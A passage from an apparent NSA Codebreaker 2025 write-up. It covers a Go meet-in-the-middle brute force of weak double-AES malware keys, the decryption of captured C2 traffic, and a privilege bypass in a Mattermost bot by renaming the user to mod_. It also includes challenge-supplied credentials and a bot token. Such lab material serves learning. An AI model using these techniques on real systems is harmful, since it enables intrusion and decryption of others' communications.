4) == 0) { if (uVar4 != 0) { *param_1 = local_48[0]; if ((uVar2 & 2) != 0) { *(undefined2 *)(param_1 + (uVar4 - 2)) = *(undefined2 *)(local_48 + (uVar4 - 2)); } } } else { *(undefined4 *)param_1 = local_48._0_4_; *(undefined4 *)(param_1 + (uVar4 - 4)) = *(undefined4 *)(local_48 + (uVar4 - 4)); } } else { *(undefined8 *)param_1 = local_48._0_8_; *(undefined8 *)(param_1 + (uVar4 - 8)) = *(undefined8 *)(local_48 + (uVar4 - 8)); lVar5 = (long)param_1 - ((ulong)(param_1 + 8) & 0xfffffffffffffff8); uVar4 = uVar4 + lVar5 & 0xfffffffffffffff8; if (7 < uVar4) { uVar3 = 0; do { *(undefined8 *)(((ulong)(param_1 + 8) & 0xfffffffffffffff8) + uVar3) = *(undefined8 *)(local_48 + (uVar3 - lVar5)); uVar3 = uVar3 + 8; } while (uVar3 < uVar4); } } if (lVar1 != *(long *)(in_FS_OFFSET + 0x28)) { /* WARNING: Subroutine does not return */ uStack_50 = &UNK_00107114; __stack_chk_fail(); } return;}This looks pretty complicated, but essentially, the key generation appears to be flawed, since the majority of the key is actually zeroed out according to this disassembly. This is a huge weakness in the encryption scheme.
I wanted to be 100% sure of this however, since I also looked at the disassembly in Binja and it differed a little bit from the Ghidra disassembly. I did trust what Ghidra was giving us, but you can never be too sure.
I used Python to import this gen_key function and run it, just to test our theory. First though I had to create a shared library wrapper to call said function since the function symbols are all garbled
#include <cstdint>#include <cstring>
extern "C" { // declare mangled symbols from the .so int _ZN5Comms7gen_keyEPhi(void* this_ptr, unsigned char* buf, int len); void _ZN5CommsC2Ev(void* this_ptr); void _ZN5CommsD1Ev(void* this_ptr);}
struct CommsWrapper { unsigned char key[32];
// construct, call gen_key, store in key void gen() { // allocate actual Comms object on stack unsigned char obj[0x400]; // guess object size _ZN5CommsC2Ev(obj); // call constructor _ZN5Comms7gen_keyEPhi(obj, key, sizeof(key)); _ZN5CommsD1Ev(obj); // call destructor }};
extern "C" void gen_key_bytes(unsigned char* out_buf) { CommsWrapper w; w.gen(); std::memcpy(out_buf, w.key, sizeof(w.key));}I got said symbols by just running strings on the binary and grepping for function names since we know them (I should preface that I did not name gen_key, it was already named that). Additionally, the base object constructor is usually C2Ev and the complete destructor is D1Ev (with Ev meaning that the function takes no arguments)
┌──(archangel✝LAPTOP-2ESFOORT)-[~/comps/nsa-codebreaker/nsa-codebreaker-2025/task4]└─$ strings mimic_p21658_p416785_zlib.bin | grep gen_key_ZN5Comms7gen_keyEPhi
┌──(archangel✝LAPTOP-2ESFOORT)-[~/comps/nsa-codebreaker/nsa-codebreaker-2025/task4]└─$ strings mimic_p21658_p416785_zlib.bin | grep "C2Ev"_ZN5CommsC2Ev
┌──(archangel✝LAPTOP-2ESFOORT)-[~/comps/nsa-codebreaker/nsa-codebreaker-2025/task4]└─$ strings mimic_p21658_p416785_zlib.bin | grep "D1Ev"_ZN5CommsD1Ev
Compiling this shared library wrapper as comms_wrapper.so, we can then use Python to call gen_key
from ctypes import CDLL, create_string_buffer
lib = CDLL("./comms_wrapper.so")buf = create_string_buffer(16)lib.gen_key_bytes(buf)print("generated key:", buf.raw.hex())
buf2 = create_string_buffer(16)lib.gen_key_bytes(buf2)print("generated key:", buf2.raw.hex())I call it twice each run just to make sure that what we’re getting is deterministic.
Running this gets us
generated key: 88683800000000000000000000000000generated key: f8510102000000000000000000000000Well would you look at that, we were right! The majority of the key is indeed zeroed out. Good job kind of odd Ghidra disassembly.
It appears that only the first 4 bytes of the keys actually contain data, while the remaining bytes are all zeroes. This is huge, this means that brute forcing these keys is actually feasible.
Ok, so we know what we have to do. We have to brute force the correct keys since they are mathematically feasible to crack due to the much smaller key space (since only the first 4 bytes for each key matters), and we can check if we are correct since we already know the plaintext (REQCONN and REQCONN_OK, with dec0dec0ffee as the headers) of some of the ciphertexts we have
Meet me in the middle
Since we are cracking two keys, to save time, we can perform what is called a “Meet in the Middle” attack
Essentially, we encrypt the known plaintext forward with all possible variations of the first key
We then decrypt the ciphertext backward with all possible variations of the second key
We then look for a match in the middle. If we get one, we have found our two keys.
I end up creating a program that can do this for us in Go. I will warn the program is pretty long (I sorta just had AI cook something up). There’s probably a better, more efficient way to do this.
Regardless, what the program does is it tries every possible value for each key, computes the intermediate encryption and decryption results, and saves those to disk in sorted chunks so it doesn’t need to keep everything in memory. It then streams through both result sets to find matches and verifies any candidate key pairs by decrypting the full ciphertext and checking for our known plaintext, that being 0xDE, 0xC0, 0xDE, 0xC0, 0xFF, 0xEE, 'R', 'E', 'Q', 'C', 'O', 'N', 'N' since that will be the message I’ll be trying to crack
// Build: go build -o mitm-runner mitm-runner.go// Usage example:// ./mitm-runner -cipher f4dd46... -tmp /tmp/mitmtmp -chunk 1048576 -workers 8package main
import ( "container/heap" "crypto/aes" "encoding/binary" "encoding/hex" "flag" "fmt" "io" "os" "path/filepath" "runtime" "sort" "sync" "time")
const TOTAL_KEYS uint32 = 1 << 26
type Rec struct { Key [16]byte K uint32}
func constructKeyFromV(v uint32) []byte { k := make([]byte, 16) k[0] = byte(v & 0xff) k[1] = byte((v >> 8) & 0xff) k[2] = byte((v >> 16) & 0xff) k[3] = byte((v >> 24) & 0xff) return k}
func ecbEncryptBlock(key []byte, in []byte) ([]byte, error) { c, err := aes.NewCipher(key) if err != nil { return nil, err } out := make([]byte, 16) c.Encrypt(out, in) return out, nil}
func ecbDecryptBlock(key []byte, in []byte) ([]byte, error) { c, err := aes.NewCipher(key) if err != nil { return nil, err } out := make([]byte, 16) c.Decrypt(out, in) return out, nil}
// writeRecords writes slice of records to file in binary: 16 bytes key + 4 bytes little-endian kfunc writeRecords(path string, recs []Rec) error { f, err := os.Create(path) if err != nil { return err } defer f.Close() buf := make([]byte, 20) for _, r := range recs { copy(buf[:16], r.Key[:]) binary.LittleEndian.PutUint32(buf[16:], r.K) _, err := f.Write(buf) if err != nil { return err } } return nil}
// read one record from file (expects file pointer positioned correctly)func readRecord(f *os.File, r *Rec) (bool, error) { var buf [20]byte n, err := io.ReadFull(f, buf[:]) if err != nil { if err == io.EOF || err == io.ErrUnexpectedEOF { return false, nil } return false, err } if n != 20 { return false, nil } copy(r.Key[:], buf[:16]) r.K = binary.LittleEndian.Uint32(buf[16:]) return true, nil}
// HeapItem is the single heap element type used for k-way merge.type HeapItem struct { idx int key [16]byte rec Rec}
// minHeap implements container/heap.Interface using HeapItemtype minHeap []HeapItem
func (h minHeap) Len() int { return len(h) }func (h minHeap) Less(i, j int) bool { return string(h[i].key[:]) < string(h[j].key[:]) }func (h minHeap) Swap(i, j int) { h[i], h[j] = h[j], h[i] }
func (h *minHeap) Push(x interface{}) { *h = append(*h, x.(HeapItem))}
func (h *minHeap) Pop() interface{} { old := *h n := len(old) it := old[n-1] *h = old[:n-1] return it}
// chunk generation for k1 or k2 typesfunc generateChunks(tmpdir string, prefix string, start, end uint32, chunkEntries uint32, workers int, block16 []byte, isK1 bool) ([]string, error) { var chunkFiles []string var wg sync.WaitGroup tasks := make(chan uint32, 1<<16) errChan := make(chan error, 1) var mu sync.Mutex
// worker pool: compute in parallel and send results to writer goroutine type outChunk struct { idx uint32 recs []Rec } outChan := make(chan outChunk, 4)
for w := 0; w < workers; w++ { wg.Add(1) go func() { defer wg.Done() for base := range tasks { limit := base + chunkEntries if limit > end { limit = end } recs := make([]Rec, 0, limit-base) for v := base; v < limit; v++ { key := constructKeyFromV(v) var out16 []byte var err error if isK1 { out16, err = ecbEncryptBlock(key, block16) } else { out16, err = ecbDecryptBlock(key, block16) } if err != nil { select { case errChan <- err: default: } return } var k16 [16]byte copy(k16[:], out16[:16]) recs = append(recs, Rec{Key: k16, K: v}) } outChan <- outChunk{idx: base, recs: recs} } }() }
// writer goroutine: receives chunks, sorts them, writes chunk file writerWg := sync.WaitGroup{} writerWg.Add(1) go func() { defer writerWg.Done() count := 0 for oc := range outChan { sort.Slice(oc.recs, func(i, j int) bool { return string(oc.recs[i].Key[:]) < string(oc.recs[j].Key[:]) }) chfile := filepath.Join(tmpdir, fmt.Sprintf("%s_chunk_%08x.bin", prefix, oc.idx)) if err := writeRecords(chfile, oc.recs); err != nil { select { case errChan <- err: default: } return } mu.Lock() chunkFiles = append(chunkFiles, chfile) mu.Unlock() count++ } }()
// feed tasks for base := start; base < end; base += chunkEntries { tasks <- base } close(tasks)
// wait wg.Wait() close(outChan) writerWg.Wait()
// check errors select { case e := <-errChan: return nil, e default: }
return chunkFiles, nil}
// k-way merge chunk files into a single sorted filefunc mergeChunkFiles(chunkFiles []string, outpath string) error { // open all files type readerState struct { f *os.File rec Rec ok bool } rs := make([]*readerState, 0, len(chunkFiles)) for _, p := range chunkFiles { f, err := os.Open(p) if err != nil { return err } r := &readerState{f: f} ok, err := readRecord(f, &r.rec) if err != nil { return err } if ok { r.ok = true rs = append(rs, r) } else { f.Close() } } // min-heap by key h := &minHeap{} heap.Init(h) for i, r := range rs { heap.Push(h, HeapItem{idx: i, key: r.rec.Key, rec: r.rec}) }
outf, err := os.Create(outpath) if err != nil { return err } defer outf.Close()
buf := make([]byte, 20) for h.Len() > 0 { it := heap.Pop(h).(HeapItem) copy(buf[:16], it.rec.Key[:]) binary.LittleEndian.PutUint32(buf[16:], it.rec.K) if _, err := outf.Write(buf); err != nil { return err } // advance reader it.idx rsIdx := it.idx ok, err := readRecord(rs[rsIdx].f, &rs[rsIdx].rec) if err != nil { return err } if ok { heap.Push(h, HeapItem{idx: rsIdx, key: rs[rsIdx].rec.Key, rec: rs[rsIdx].rec}) } else { rs[rsIdx].f.Close() } }
return nil}
// stream-merge sorted k1 file and k2 file; when keys equal, verify full ciphertextfunc mergeTwoFilesAndVerify(k1path, k2path string, ct []byte, verifyPrefix []byte) error { f1, err := os.Open(k1path) if err != nil { return err } defer f1.Close() f2, err := os.Open(k2path) if err != nil { return err } defer f2.Close()
var r1, r2 Rec ok1, err := readRecord(f1, &r1) if err != nil { return err } ok2, err := readRecord(f2, &r2) if err != nil { return err }
for ok1 && ok2 { s1 := string(r1.Key[:]) s2 := string(r2.Key[:]) if s1 < s2 { ok1, err = readRecord(f1, &r1) if err != nil { return err } continue } if s2 < s1 { ok2, err = readRecord(f2, &r2) if err != nil { return err } continue } // s1 == s2 var k1s []uint32 var k2s []uint32 cur := r1 for ok1 && string(cur.Key[:]) == s1 { k1s = append(k1s, cur.K) ok1, err = readRecord(f1, &cur) if err != nil { return err } } cur2 := r2 for ok2 && string(cur2.Key[:]) == s2 { k2s = append(k2s, cur2.K) ok2, err = readRecord(f2, &cur2) if err != nil { return err } } // verify cross product for _, k1v := range k1s { k1key := constructKeyFromV(k1v) for _, k2v := range k2s { k2key := constructKeyFromV(k2v) // verify: decrypt with k2 then k1 -> should equal plaintext starting with verifyPrefix mid := make([]byte, len(ct)) for i := 0; i < len(ct); i += 16 { block := ct[i : i+16] decblock, err := ecbDecryptBlock(k2key, block) if err != nil { return err } copy(mid[i:i+16], decblock) } pt := make([]byte, len(ct)) for i := 0; i < len(mid); i += 16 { block := mid[i : i+16] decblock, err := ecbDecryptBlock(k1key, block) if err != nil { return err } copy(pt[i:i+16], decblock) } if len(pt) >= len(verifyPrefix) && string(pt[:len(verifyPrefix)]) == string(verifyPrefix) { fmt.Printf("FOUND keys: k1=0x%08x k2=0x%08x\n", k1v, k2v) return nil } } } }
return nil}
func main() { var cipherHex string var tmpdir string var chunkEntries uint64 var workers int flag.StringVar(&cipherHex, "cipher", "", "ciphertext hex (required)") flag.StringVar(&tmpdir, "tmp", "./mitm_tmp", "temporary directory for chunk files") flag.Uint64Var(&chunkEntries, "chunk", 1<<20, "number of entries per chunk (tune smaller for low RAM)") flag.IntVar(&workers, "workers", runtime.NumCPU(), "parallel workers for chunk generation") flag.Parse()
if cipherHex == "" { fmt.Println("cipher required") os.Exit(1) } ct, err := hex.DecodeString(cipherHex) if err != nil { panic(err) } if len(ct)%16 != 0 { panic("cipher length must be multiple of 16") } verifyPrefix := []byte{0xDE, 0xC0, 0xDE, 0xC0, 0xFF, 0xEE, 'R', 'E', 'Q', 'C', 'O', 'N', 'N'}
if err := os.MkdirAll(tmpdir, 0755); err != nil { panic(err) }
chunk := uint32(chunkEntries) fmt.Printf("Generating k1 chunks...\n") start := uint32(0) end := TOTAL_KEYS P1 := make([]byte, 16) copy(P1, verifyPrefix) if len(verifyPrefix) < 16 { pad := 16 - len(verifyPrefix) for i := len(verifyPrefix); i < 16; i++ { P1[i] = byte(pad) } } k1Chunks, err := generateChunks(tmpdir, "k1", start, end, chunk, workers, P1, true) if err != nil { panic(err) } fmt.Printf("k1 chunks: %d\n", len(k1Chunks))
fmt.Printf("Merging k1 chunks into k1_all.dat ...\n") k1All := filepath.Join(tmpdir, "k1_all.dat") if err := mergeChunkFiles(k1Chunks, k1All); err != nil { panic(err) } fmt.Printf("k1 merged at %s\n", k1All)
// k2 using first ciphertext block C1 := ct[:16] fmt.Printf("Generating k2 chunks...\n") k2Chunks, err := generateChunks(tmpdir, "k2", 0, TOTAL_KEYS, chunk, workers, C1, false) if err != nil { panic(err) } fmt.Printf("k2 chunks: %d\n", len(k2Chunks))
fmt.Printf("Merging k2 chunks into k2_all.dat ...\n") k2All := filepath.Join(tmpdir, "k2_all.dat") if err := mergeChunkFiles(k2Chunks, k2All); err != nil { panic(err) } fmt.Printf("k2 merged at %s\n", k2All)
fmt.Printf("Streaming merge and verify...\n") t0 := time.Now() if err := mergeTwoFilesAndVerify(k1All, k2All, ct, verifyPrefix); err != nil { panic(err) } fmt.Printf("Done in %s\n", time.Since(t0))}We can run this like so after compiling it as mitm-runner
./mitm-runner -cipher <CIPHER> -tmp /tmp/mitmtmp -chunk 1048576 -workers 8For the cipher, as I mentioned before, I will use the relatively short message that is sent right after the KEY_RECIEVED message. This is the message that we believe decrypts to the dec0dec0ffee header and REQCONN
00000106 f4 dd 46 f9 82 34 1b 5d da c9 0f f0 fd 70 c3 67 ..F..4.] .....p.g00000116 86 c4 bb af 7c d8 fe c4 b7 82 b4 4f 01 db 0f 1e ....|... ...O....So the hex for that is
f4dd46f982341b5ddac90ff0fd70c36786c4bbaf7cd8fec4b782b44f01db0f1eI run our Go program with
./mitm-runner -cipher f4dd46f982341b5ddac90ff0fd70c36786c4bbaf7cd8fec4b782b44f01db0f1e -tmp /tmp/mitmtmp -chunk 1048576 -workers 8and hope for the best
The program first generates all the intermediate encryption and decryption results, which takes a while. It then goes through all of them to find matches, which was actually pretty fast. It then tells us that it was able to find two keys that worked!
Generating k1 chunks...k1 chunks: 64Merging k1 chunks into k1_all.dat ...k1 merged at /tmp/mitmtmp/k1_all.datGenerating k2 chunks...k2 chunks: 64Merging k2 chunks into k2_all.dat ...k2 merged at /tmp/mitmtmp/k2_all.datStreaming merge and verify...FOUND keys: k1=0x0309d694 k2=0x00617d73Done in 24.182218213sWell, we can now make a Python script to test if these keys are correct. We compile all of the encrypted messages from the Wireshark transmissions, and try to decrypt them using our found keys
from Crypto.Cipher import AESfrom binascii import unhexlifyimport sys
# messages to decode (hex strings)msgs = [ "f4dd46f982341b5ddac90ff0fd70c36786c4bbaf7cd8fec4b782b44f01db0f1e", "68b7847dbd4c602d5807a7fe8943459b804d5b0e9cf604ffd2c59eeea3a8980686c4bbaf7cd8fec4b782b44f01db0f1e", "02db7bd54fed23d12d48599de5252dc624a3b76d45463a6afb38e6434b9cf8aee0e3ae53db69df09fe99882456830bc486c4bbaf7cd8fec4b782b44f01db0f1e", "7f9171b652fc82ca320a0ae67cb74bad5e4fb022162e6f9abf514bfec1a564b3422c3c4c8238df668eeee00fdf879918808fc4fd93247d5068c941f8fc4d616486c4bbaf7cd8fec4b782b44f01db0f1e"]
# expected prefixexpected_prefix = unhexlify("DEC0DEC0FFEE")
def key_from_v(v): # v: integer, produce 16-byte AES-128 key: little-endian 4 bytes then 12 zeros return v.to_bytes(4, "little") + b"\x00"*12
# candidate values (integers)k1_v = 0x0309d694k2_v = 0x00617d73
k1 = key_from_v(k1_v)k2 = key_from_v(k2_v)
print("k1 (hex):", k1.hex())print("k2 (hex):", k2.hex())print("expected prefix (hex):", expected_prefix.hex())print()
for i, mhex in enumerate(msgs, start=1): print(f"=== msg {i} ===") try: ct = unhexlify(mhex) except Exception as e: print("Invalid hex for message:", mhex) print("Error:", e) continue
# decrypt: C = E_k2(E_k1(P)) so decrypt with k2 then k1 try: mid = AES.new(k2, AES.MODE_ECB).decrypt(ct) pt = AES.new(k1, AES.MODE_ECB).decrypt(mid) except Exception as e: print("Decryption error (k2 then k1):", e) pt = b""
print("decrypted (k2->k1) hex:", pt.hex()) print("decrypted (k2->k1) ascii:", pt.decode('utf-8', errors='replace')) if pt.startswith(expected_prefix): print("=> MATCH: plaintext starts with expected prefix.") else: print("=> NO MATCH with expected prefix.")
# also show swapped order (just in case) try: mid_s = AES.new(k1, AES.MODE_ECB).decrypt(ct) pt_s = AES.new(k2, AES.MODE_ECB).decrypt(mid_s) except Exception as e: print("Decryption error (k1 then k2):", e) pt_s = b""
print("--- swapped (k1->k2) hex:", pt_s.hex()) print("--- swapped (k1->k2) ascii:", pt_s.decode('utf-8', errors='replace')) if pt_s.startswith(expected_prefix): print("=> MATCH with swapped order (unexpected).") else: print("=> NO MATCH with swapped order.") print()Running this gets us
k1 (hex): 94d60903000000000000000000000000k2 (hex): 737d6100000000000000000000000000expected prefix (hex): dec0dec0ffee
=== msg 1 ===decrypted (k2->k1) hex: dec0dec0ffee524551434f4e4e0303039afb71e62754886f48d3bdb8edbe6e3cdecrypted (k2->k1) ascii: ������REQCONN��q�'T�oHӽ���n<=> MATCH: plaintext starts with expected prefix.--- swapped (k1->k2) hex: 61894c1530ba12ca9e5f3d586271a4b0a5510e759d867cf26dd454c0addd2b43--- swapped (k1->k2) ascii: a�L0�ʞ_=Xbq���Qu��|�m�T���+C=> NO MATCH with swapped order.
=== msg 2 ===decrypted (k2->k1) hex: dec0dec0ffee524551434f4e4e5f4f4b101010101010101010101010101010109afb71e62754886f48d3bdb8edbe6e3cdecrypted (k2->k1) ascii: ������REQCONN_OK��q�'T�oHӽ���n<=> MATCH: plaintext starts with expected prefix.--- swapped (k1->k2) hex: 96e32dec116222985c82ae5d354bf3bacfd12fb1ed566f74739eca5163236df7a5510e759d867cf26dd454c0addd2b43--- swapped (k1->k2) ascii: ��-�b"�\��]5K���/��Vots��Qc#m��Qu��|�m�T���+C=> NO MATCH with swapped order.
=== msg 3 ===decrypted (k2->k1) hex: dec0dec0ffee444154412052455155455354206d61747465726d6f73745f75726c0f0f0f0f0f0f0f0f0f0f0f0f0f0f0f9afb71e62754886f48d3bdb8edbe6e3cdecrypted (k2->k1) ascii: ������DATA REQUEST mattermost_url��q�'T�oHӽ���n<=> MATCH: plaintext starts with expected prefix.--- swapped (k1->k2) hex: 07847bc1f1503cb1774d1654e2cb50778e478b1a5caab7ba27a44ede5b7c4235c58baca50a3440f6c810bf0ed7cadb14a5510e759d867cf26dd454c0addd2b43--- swapped (k1->k2) ascii: �{��P<�wMT��Pw�G�\���'�N�[|B5ŋ��4@�������Qu��|�m�T���+C=> NO MATCH with swapped order.
=== msg 4 ===decrypted (k2->k1) hex: dec0dec0ffee68747470733a2f2f3139382e35312e3130302e3136362f6d61747465726d6f73742f50574d38436d727858387145350b0b0b0b0b0b0b0b0b0b0b9afb71e62754886f48d3bdb8edbe6e3cdecrypted (k2->k1) ascii: ������https://198.51.100.166/mattermost/PWM8CmrxX8qE5
��q�'T�oHӽ���n<=> MATCH: plaintext starts with expected prefix.--- swapped (k1->k2) hex: df20fa7153da8f515ab1eaedce674116a77c4cfc3b0cb766ff4480ca3bb861f4b4713af66377996b9ab349e4a77b948a7f7e40a73ee6261e5025ee2dcba5dfc8a5510e759d867cf26dd454c0addd2b43--- swapped (k1->k2) ascii: � �qSڏQZ����gA�|L�; �f�D��;�a��q:�cw�k��I�{��~@�>�&P%�-˥�ȥQu��|�m�T���+C=> NO MATCH with swapped order.Lots of output here, but the first encrypted message decrypts to dec0dec0ffee524551434f4e4e0303039afb71e62754886f48d3bdb8edbe6e3c, which is the dec0dec0ffee header and then REQCONN, exactly as we expected
The second encrypted message decrypts to the dec0dec0ffee header and REQCONN_OK, again, exactly as we expected
The third encrypted message decrypts to the dec0dec0ffee header and DATA REQUEST mattermost_url
The last encrypted message decrypts to the dec0dec0ffee header and https://198.51.100.166/mattermost/PWM8CmrxX8qE5
Bingo! The last message has exactly what we need
This task asked us to “submit the full URL to the adversary’s server”
Submitting https://198.51.100.166/mattermost/PWM8CmrxX8qE5 solves this task!
Response:
Brilliant! The malware communications lead us right to the adversary’s Mattermost server!
Task 6 - Crossing the Channel - (Vulnerability Research)
This high visibility investigation has garnered a lot of agency attention. Due to your success, your team has designated you as the lead for the tasks ahead. Partnering with CNO and CYBERCOM mission elements, you work with operations to collect the persistent data associated with the identified Mattermost instance. Our analysts inform us that it was obtained through a one-time opportunity and we must move quickly as this may hold the key to tracking down our adversary! We have managed to create an account but it only granted us access to one channel. The adversary doesn’t appear to be in that channel.
We will have to figure out how to get into the same channel as the adversary. If we can gain access to their communications, we may uncover further opportunity.
You are tasked with gaining access to the same channel as the target. The only interface that you have is the chat interface in Mattermost!
Downloads: Mattermost instance (volumes.tar.gz), User login (user.txt)
Prompt: Submit a series of commands, one per line, given to the Mattermost server which will allow you to gain access to a channel with the adversary.
Solve:
Unironically the longest part of this task was getting everything setup when I first went through it.
Setup
We are given the login for a user, as well as a Mattermost instance. Firstly, we need to install Mattermost itself. I followed these instructions. All you need to do is the part where you install Mattermost server, you don’t need anything else past that. You will have to tweak /opt/mattermost/config/config.json (assuming that’s where you saved Mattermost to if you followed the instructions word for word) to point to the correct PostgreSQL server.
The volumes directory was specifically running on PostgreSQL version 13, or at the very least wouldn’t let me use any modern versions of PostgreSQL. To handle this, we’ll just use a Docker container to run PostgreSQL version 13, and also copy over the same data that’s in volumes. This can be done with the below command
docker run -d --name codebreaker_pg -p 5432:5432 -v ~/comps/nsa-codebreaker/nsa-codebreaker-2025/task6/volumes/db/var/lib/postgresql/data:/var/lib/postgresql/data -e POSTGRES_HOST_AUTH_METHOD=trust postgres:13I named the container codebreaker_pg. Make sure that you correctly point to the content of the postgresql/data directory from volumes. For me, it was located at ~/comps/nsa-codebreaker/nsa-codebreaker-2025/task6/volumes/db/var/lib/postgresql/data
Now, we can run the Mattermost server by running /opt/mattermost/bin/mattermost
Finally, we can start
The server should be running at http://localhost:8065
Navigating there lands us at a login screen
Well, we can login with the contents of the user.txt file
decimalpiglet81:yvMhOrAZSTgtqnAxUsername decimalpiglet81 and password yvMhOrAZSTgtqnAx
Navigating to the team MalwareCentral, as the task prompt mentions, we can see that we only have access to one channel, which is Public

It appears that this is some sort of public channel with some other bad actors in it, but again as the prompt mentions, the “adversary”, whoever they are, is not in this channel
We can actually try to see who our target is by going into the PostgreSQL database and looking at the users table.
Based on said table, it would appear the user we are trying to get into a channel with is admin_insecureapricots73. They are the only user designated as an admin, or at the very least, the only user with “admin” in their username. So, how exactly do we go about doing that?
Robot Rock
It appears that the bad actors have some sort of custom bot, similar to a Discord bot
We can run it in the volumes/bot directory by running bot.py. You need to ensure that you have all the proper dependencies, as well as a correct .env file
BOT_TOKEN=7k49bgbcob83dkr1w69j916cmrBOT_TEAM=malwarecentralThe BOT_TOKEN can be found in the Mattermost database in the useraccesstokens table
mattermost=# select * from useraccesstokens; id | token | userid | description | isactive----------------------------+----------------------------+----------------------------+------------------+---------- yaebn3n6ribqzph3qgthhf16pw | 7k49bgbcob83dkr1w69j916cmr | iyyjrrh6i7d37dkk5tg6wsupnw | Malbot API token | t(1 row)Now we can run the bot

Looking at the code of the bot, which is all in Python, it appears that some commands can only be ran if your username begins with mod_ or admin_, with the below example showing the commands you can run that are defined in a file named plugin_admin.py
from mmpy_bot import Pluginfrom mmpy_bot.scheduler import schedulefrom loguru import loggerfrom malware_database import dbfrom mmpy_bot.function import listen_toimport subprocess
class AdminPlugin(Plugin): """ A plugin to handle administration utilities """
@listen_to("^!util df", allowed_users_glob=["mod_*","admin_*"]) def df_cmd(self, message ): logger.info(f"AdminPlugin: running df") result = subprocess.run(["df", "-h", "-x", "tmpfs"],capture_output=True, text=True) self.driver.reply_to(message, f"{result.stdout}")
@listen_to("^!util uptime$", allowed_users_glob=["mod_*","admin_*"]) def uptime_cmd(self, message): logger.info("AdminPlugin: running uptime") result = subprocess.run(["uptime"], capture_output=True, text=True) self.driver.reply_to(message, f"{result.stdout}")
@listen_to("^!util free$", allowed_users_glob=["mod_*","admin_*"]) def free_cmd(self, message): logger.info("AdminPlugin: running free -h") result = subprocess.run(["free", "-h"], capture_output=True, text=True) self.driver.reply_to(message, f"{result.stdout}")Due to this, I rename our username to mod_decimalpiglet81
Now, I can successfully run these commands

It doesn’t really look like this is going to get us anywhere though
After some more digging in the bot’s code, we find a very interesting file named plugin_sales.py that defines some more commands
from mmpy_bot_monkeypatch import * # Ensure monkeypatch is applied before anything elsefrom mmpy_bot import Plugin, Message, listen_tofrom malware_database import dbfrom loguru import logger
MALWARE_TYPES = ["0click", "1click", "LPE", "SBE", "RCE", "Phishing", "ExploitKit", "Backdoor", "Rootkit"]OS_TYPES = ["Windows", "Linux", "macOS", "Android", "iOS", "Unix"]ODAYS = ["0day", "nday"]
class SalesPlugin(Plugin): """ A plugin to handle sales in Mattermost. """
@listen_to('^!nego (.*)$', no_direct=True,human_description="!nego channel seller moderator1 moderator2\n\tCreate a negotiation channel to close a deal!") def handle_nego(self : Plugin, message: Message, *args): logger.debug(f"handle_nego called with message: {message.text}") args = message.text.strip().split() if len(args) != 5: self.driver.reply_to(message, "Usage: !nego channel seller moderator1 moderator2") logger.warning("handle_nego: Incorrect number of arguments") return user1 = message.sender_name _, channel_name, user2, user3, user4 = args[:6] if not user4.startswith('mod_'): self.driver.reply_to(message, f"You must have a mod") return display_name = channel_name team_name = self.driver.options.get('team', 'malwarecentral') print(f"[DEBUG] Looking up team: {team_name}") # Get team info team = self.driver.teams.get_team_by_name(team_name) logger.debug(f"Team API response: {team}") team_id = team.get('id') if isinstance(team, dict) else team.json().get('id') print(f"[DEBUG] team_id: {team_id}") # Create channel channel_options = { "team_id": team_id, "name": channel_name, "display_name": display_name, "type": "P" } logger.debug(f"Creating channel with options: {channel_options}") try: channel = self.driver.channels.create_channel(channel_options) print(f"[DEBUG] Channel API response: {channel}") #hide weird exception when we have an archived channel with the same name, we'll just unarchive it except Exception as e: print(f"[DEBUG] Exception while creating channel: {e}") # Try to unarchive the channel if it exists try: archived_channel = self.driver.channels.get_channel_by_name(channel_name, team_id) if archived_channel and archived_channel.get('delete_at') > 0: logger.info(f"Unarchiving existing channel: {archived_channel}") self.driver.channels.unarchive_channel(archived_channel.get('id')) channel = archived_channel except Exception as e: 